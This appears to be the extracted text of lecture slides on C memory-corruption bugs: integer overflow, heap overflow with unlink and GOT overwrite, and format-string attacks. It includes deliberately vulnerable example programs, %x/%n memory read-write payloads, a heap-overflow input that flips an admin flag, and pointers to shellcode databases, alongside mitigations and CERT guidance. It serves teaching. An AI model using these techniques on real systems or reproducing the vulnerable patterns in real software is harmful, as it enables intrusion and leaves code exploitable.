




Sith Mode


A little pushy







Sith Lord Mode


No subtlety at all





Environment unfriendly





Escaping

Charset restrictions


UTF-8, alphanum

OS independant

multiarchi

Pattern matching IDs

Polymorphic




For the lazy

Databases

<https://shell-storm.org/shellcode/>

Works on overthewire

Shellstorm 841 ou 606



Clean code

Avoid the problem

Check array size


Particular in case of user inputs

Use secure functions

CERT code guidelines

Use an object oriented language

Java, C#, ...



Defense in depth


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OS configuration

Non eXecutable Stack, ASLR

Compiler configuration

canari



but...

And that's why clean code is safer

Phrack 56 - 5

Bypass canari

Phrack 59 - 9

Bypass ASLR

Ret2libc, Ret2plt, Got overwrite, rop...

bypass ASLR and NX



Integer Overflow

$$2147483647 + 1 = -2147483648$$



Principle

Operations on integers

Different types \Rightarrow modulo

Boundary operations \Rightarrow undefined behaviours



What happen when overflow ?

`INTMAX + 1`

Undefined

`char c = CHARMAX; c++`

Varies

`(char) INTMAX`

Commonly -1

...



Example

```
[...] // includes


int main(int argc, char *argv[]){
    int val1, val2;
    if(argc < 3) exit(0);

    val1 = atoi(argv[1]);
    val2 = atoi(argv[2]);

    unsigned int res = val1 + val2 ;
    printf("res : %u\n", res);

    if(res < 1000) {
        printf(" OK\n" );
    } else {
        printf(" Should not happen\n" );
    }
    return 0;
}
```

```
$ ./int 200 200
res : 400
OK
$ ./int 200 -201
res : 4294967295
Should not happen
```



Hazardous operations

Comparaisons


Long/short , signed/unsigned

Cast

From large to small

Arithmetic

Multiplication, addition



Clean code

Especially for user inputs

Check size when affectation


To be sure variables are large enough

Use saturation arithmetic

$60+43 = 100$ - If range is $[-100;100]$

Cert Coding Standards

C/Rule 04 Integers - C++/Rule 03 Integers – Java / Rule03 Numeric Type




Defense in depth

a posteriori

Compilation options (at runtime)

-fsanitize=undefined



Heap Overflow

yet another bof



The Heap

a free chunk

previous size	Flags	Link to the next free chunk FD	Link to previous free chunk BK
	self size		

In Flags :

PREV_INUSE : is the previous contiguous chunk is free ?




The Heap

a allocated chunk



↑
Malloc's pointer



The Heap


a allocated chunk

Heap theory

Double linked list of free chunks

“ bins “ to optimize

Small – Large – Fast



Once upon a time

A function which does nothing

```
#include <string.h>
#include <stdlib.h>
void main (int argc, char* argv[]){

    char *buffer = (char *) malloc (sizeof(char) * 8);
    char *temp    = (char *) malloc (sizeof(char) * 8);

    strcpy(buffer, argv[1]);

    free (buffer);
    free (temp);
    return ;
}
```



```
$/heap test
```

```
$/heap AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
double free or corruption (out)
Aborted (core dumped)
```

Simple exploitation

```
[...] // includes
typedef struct user {
    unsigned short admin ;
} user_t ;

void main(int argc, char ** argv) {
    char * buffer = (char *) malloc(10) ;
    user_t * user = (user_t *)malloc(sizeof(user_t )) ;

    user->admin = 0 ;

    strcpy(buffer, argv[1]) ;

    if (user->admin) {
        printf("Root\n");
    }
    exit(0) ;
}
```

11111111111111111111111111111111


metas	TEST	metas	0
buffer		user	

```
$/heap overflow
```

```
$ ./heap
```

```
11111111111111111111111111111111
```

```
Root
```




Free a chunk the unlink function

Free check if previous and next chunk are free

In order to merge with them


It use the unlink function




The Heap

the unlink function

```
#define unlink (P,BK,FD) {  
    BK = P->bk ;  
    FD = P->fd ;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```



Vulnerable function



Overwrite a GOT entry with the adresse of a shellcode



Clean code
Like for Stack overflow

Check array size


Particular in case of user inputs

Use secure functions

CERT code guidelines

Use an object oriented language

Java, C#, ...



Defense in depth

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Check `prev_inuse` of next chunk

glibc > 2.3.3 (2005)

Windows XP SP2 (2004)

No Writable Metadata

No writable metadatas glibc > 2.20 (2015)




but...

And that's why clean code is safer


Malloc Maleficarum

Bypass (2005) glibc checks



Format Strings

```
sprintf(argv1, 42);
```




Exemple

Just printf


```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n", argc) ;
    return 0 ;
}
```




Exemple

stack view




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Bug ?

stack view



```
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    return 0 ;
}
```



Vulnerable ?

```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf(argv[1]) ;
    return 0 ;
}
```

```
$ ./test 12
12
$ ./test %x
ffffe6b8
$ ./test %n%n%n
Segmentation fault (core dumped)
```




Read the memory

Read the stack

%X.%X.%X...

Choose the adress to read

\xef\xbe\xad\xde %x. ... %x%s



Write the memory

`%n`

Print nothing and write the number of characters printed by printf to a variable

`xxx%n`

Store 3 somewhere

`\xef\xbe\xad\xde %x.%x....%x.%x%n`

0xdeadbeef will contains the number of written characters



